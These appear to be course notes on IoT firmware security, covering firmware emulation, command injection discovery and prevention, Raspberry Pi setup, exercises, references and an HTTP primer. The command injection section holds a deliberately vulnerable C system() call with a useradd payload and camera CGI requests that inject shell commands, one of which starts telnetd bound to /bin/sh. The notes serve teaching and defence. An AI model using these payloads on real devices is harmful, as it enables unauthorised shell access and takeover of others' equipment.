  ./build-firmware.sh DIR300B5_FW212WWB02
- Emulate the firmware using FAT
  Remember to wait a few minutes for FW to startup
- Connect to listening IP and port using netcat
- Nc -nv 192.168.0.1 <port>

Finding command injection attacks

- Static analysis
- Run binwalk
- View code files
- Find how input is being handled
- Test via dynamic analysis
- Emulate firmware if possible
- Run basic shell commands
  - Ping, telnet, etc...
- Listen for packets if a parameter is vulnerable to “blind” command injection
- Tcpdump host <target device IP> and icmp

Finding command injection attacks

```
#include <string.h>
#include <stdlib.h>
#include <stdio.h>

// Injection Payload: any_cmd ‘happy'; useradd 'attacker’
enum { BUFFERSIZE = 512 };
void func(const char *input) {
  char cmdbuf[BUFFERSIZE];
  int len_wanted = snprintf(cmdbuf, BUFFERSIZE, "any_cmd '%s'", input);
  if (len_wanted >= BUFFERSIZE) {
  } else if (len_wanted < 0) { /* Handle error */
  } else if (system(cmdbuf) == -1) {
    /* Handle error */
}
```

Finding command injection attacks

- /set_ftp.cgi?next_url=ftp.htm&loginuse= admin&loginpas=&svr=192.16 8.1.1&port=21&user=ftp&pwd=$(INSERT SHELLCOMMAND)&dir=/&mode=PORT& u pload_interval=0
- /set_ftp.cgi?next_url=ftp.htm&loginuse= admin&loginpas=&svr=192.16 8.1.1&port=21&user=ftp&pwd=$(ping%2 0192.168.1.X)&dir=/&mode=PORT&u pload_interval=0
- tcpdump host 192.168.1.177 and icmp
- /ftptest.cgi?next_url=test_ftp.htm&login use=admin&loginpas=admin'
- /set_ftp.cgi?next_url=ftp.htm&loginuse= admin&loginpas=&svr=192.16 8.1.1&port=21&user=ftp&pwd=$(telnetd -p25 -l/bin/sh)&dir=/&mode=PORT&u pload_interval=0
- Telnet to camera: telnet 192.168.1.177 25

Preventing command injection attacks

- Whitelist accepted commands
- Whitelist trusted JavaScript files
- Content-security-policy
  Avoid using user data into operation system commands
- Validate user input
- Context output encode characters
- Use a number to command list and validate number rather than shell commands

Some practical stuff

- On raspberry pi, the file system is usually on an SD card. You need to do the following on a brand new card to make it into the system disk:
  1. Partition the card
  2. Format the partition to make a filesystem
  3. Copy and decompress the Raspberry Pi OS and boot images, you can find them here.
- Partitioning on Linux. The Linux command is partd). Suppose the SD card is on /dev/mmcblk0.
  - The partd subcommands are: help, mklabel, mkpart, quit, rescue and resizepar
  - Normally, mkpart primary fat32 1MiB 100% should do it.
- Formatting on linux
  - sudo mkfs.fat /dev/sdc1
- Download, decompress and copy the files. To check, make sure you have files in /boot after mounting the SD card. Make sure the image is compatible with the version of the RP you have.
- After all this, you should be able to insert the SD card in the RP and boot.

More IoT development tools

- Matrix Creator IoT dev platform: https://www.matrix.one/products/creator
- Azure IoT platform: https://azure.microsoft.com/en-us/overview/iot/
- AWS IoT platform: https://aws.amazon.com/iot/

More exercises

1. MITM or proxy connections through a compromised router and log IP destinations. Find all the open ports.
2. Classify all security critical configuration files on a Linux system.
3. Open an IoT partition and read the file system by mounting it and using standard utilities.
4. Unpack an IoT update and read the file system and kernel
5. Simulate some IoT firmware using QEMU
6. "Fuzz" some firmware?
7. How would you deploy additional software to allow IoT devices to become "edge computing" resources? What problems would such an architecture be good for?

References

1. Tannenbaum, Operating systems
2. Bryant and O'Halleron, Computer Systems, a Programmer's perspective
3. *Lions, Commentary on UNIX 6th Edition, with Source Code*
4. Leffler et al, The Design and Implementation of the 4.3 BSD UNIX Operating System
5. Bovet, Understanding the Linux Kernel
6. Stallings, Network security
7. Lampson, Notes on Computer System Design.
8. Thompson, Reflections on Trust
9. Kurose and Ross, Computer networking
10. Trappe and Washington, Introduction to Cryptography
11. Kerrisk, The Linux Programming Interface.
12. Richie and Thompson, The UNIX Operating system. https://people.eecs.berkeley.edu/~brewer/cs262/unix.pdf

References

13. Angr, UCSB
14. Mourani, Securing and Optimizing Linux: The Ultimate Solution
15. Shacham, Hovav; Buchanan, Erik; Roemer, Ryan; Savage, Stefan. Return-Oriented Programming: Exploits Without Code Injection.
16. Chris Lomont, x86 and Malware Techniques
17. Aaron Ballman, SEI CERT C++ Coding Standard Rules
18. Microsoft whitepaper: https://www.microsoft.com/en-us/research/wpcontent/uploads/2017/03/SevenPropertiesofHighlySecureDevices.pdf
19. Fabrice Bellard, QEMU
20. Metasploit
21. Aaron Guzman, IoT Firmware Exploitation
22. https://en.wikipedia.org/wiki/Das_U-Boot
23. https://github.com/u-boot/u-boot

License

HTTP protocol

- Protocol is here, TCP substrate protocol is here.
- Get

```
GET  HTTP/1.1
Host: google.com
Intentional spare line

GET /about/ HTTP/1.1
Host: google.com

GET /search?q=cat HTTP/1.1
Host: google.com
```

- Post

```
POST /folder/spot HTTP/1.1
Host: manferdelli.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 22

thing1=value&thing2=89
```